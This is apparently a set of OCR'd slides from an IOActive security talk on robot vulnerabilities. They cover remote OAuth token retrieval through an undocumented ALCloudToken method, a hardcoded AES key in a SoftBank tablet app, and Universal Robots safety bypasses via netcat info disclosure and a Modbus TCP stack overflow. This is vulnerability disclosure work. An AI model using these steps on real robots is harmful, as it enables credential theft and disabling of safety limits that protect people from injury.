
BluetoothUtil **Java class**

```
python robotsender.py 0x20
[+] Sending BT : b'\xfb\xbf\x06\x20\x00&\xed'
[+] Finding Alphas ...
[!!] Found 1 robot
[-] Connected
[!!] Received BT : b'\xfb\xbf\x10
Alpha1_V2.0\x8c\xed'
```

IOActive
Hardware | Software | Wetware
SECURITY SERVICES

OAuth Tokens - Extraction

- ***Undocumented Method Allows Getting the OAuth Access Token Remotely (Cloud Services)***



ALCloudToken.so

```
.text:0805F50B             lea    eax, (aGetaccesstoken - 807CFF4h)[ebx] ; "getAccessToken"
.text:0805F511             lea    esi, [esp+4Ch+var_24]
.text:0805F515             mov    [esp+4Ch+var_48], eax
.text:0805F519             mov    [esp+4Ch+var_4C], esi
.text:0805F51C             call   __ZNSsC1EPKcRKSaIcE ; std::string::string(char
const*,std::allocator<char> const&)
.text:0805F521             mov    eax, [esp+4Ch+arg_4]
.text:0805F525             mov    eax, [eax]
.text:0805F527             test   eax, eax
.text:0805F529             jz     short loc_805F580
.text:0805F52B             lea    edi, [esp+4Ch+var_28]
.text:0805F52F             mov    [esp+4Ch+var_44], esi
.text:0805F533             mov    [esp+4Ch+var_48], eax
.text:0805F537             mov    [esp+4Ch+var_4C], edi
.text:0805F53A             call   _ZN2qi13GenericObject4callISsEET_RKSs ;
qi::GenericObject::call<std::string>(std::string const&)
.text:0805F53F             lea    esp, [esp-4]
.text:0805F543             mov    [esp+4Ch+var_48], edi
.text:0805F547             mov    [esp+4Ch+var_4C], ebp
.text:0805F54A             call   _ZN2AL6Crypto7encryptESs ;
AL::Crypto::encrypt(std::string)
```

Sends Oauth token

```
//j-tablet-browser-
3.2.12.pkg/html/tabletbrowser.jar.src/jp/sof
tbank/tabletbrowser/webvie
w/BrowserActivity.java
localObject1 = new
String(AESDecrypt.decryptBase64Encoded((Stri
ng)localObject2, "oKqDf0WtBOdIssujkyJlkQ==",
str), "US-ASCII");
```

```
proxyObj = ALProxy("ALCloudToken", remoteRobotIP, PORT)
proxyObj.getAccessToken() ←- undocumented method
proxyObj.refreshAccessToken() ←- undocumented method
```

Retrieve Oauth token

Human Safety Protections


- Self-collision sensors
- External-collision (Humans/Objects)
- Responsibility/Liability ?


"Collision avoidance's aim is to avoid damaging the robot, its environment, and first of all avoid hurting people. This implies checking the environment with the metrical sensors of the robot in order to see if an arm or the base is not going to hit something or someone"

IOActive
Hardware | Software | Wetware
SECURITY SERVICES

Disabling Universal Robots Safety Protections

- Can these robots harm a person?
  - While running at slow speed their force is more than sufficient to cause a **skull fracture**.
- Integrators define "Safety Settings".
- Limit force, momentum, speed, tool orientation, boundaries, etc. All configs set with a "Safety Password".


Safety I/O


Safety Planes

Exploiting Universal Robots Safety Protections


1. Confirm the **remote version** on the UR Dashboard Server.


```
$ nc <remoteIP> 29999
Connected: Universal Robots Dashboard Server
PolyscopeVersion ← command
3.3.4.310 ← response (version disclosure)
load installation notexist ← command
File not found: /home/ur/ursys-3.3.4.310/GUI/notexist ←
response (base folder disclosure)
```

IOActive
Hardware | Software | Wetware
SECURITY SERVICES

Exploiting Universal Robots Safety Protections


2. Exploit a **stack-based buffer overflow** in UR Modbus TCP service. Modbus read/write vuln. (binary executed as root) (ASLR/NX)


Modbus TCP Request - Stack Overflow
00
07
00
00
X
X
01
03
A
A
...
TX ID
Protocol ID
Buffer size
Unit ID
Buffer
recv(socket, *dstBuffer, lenght, flags)
ptr to stack




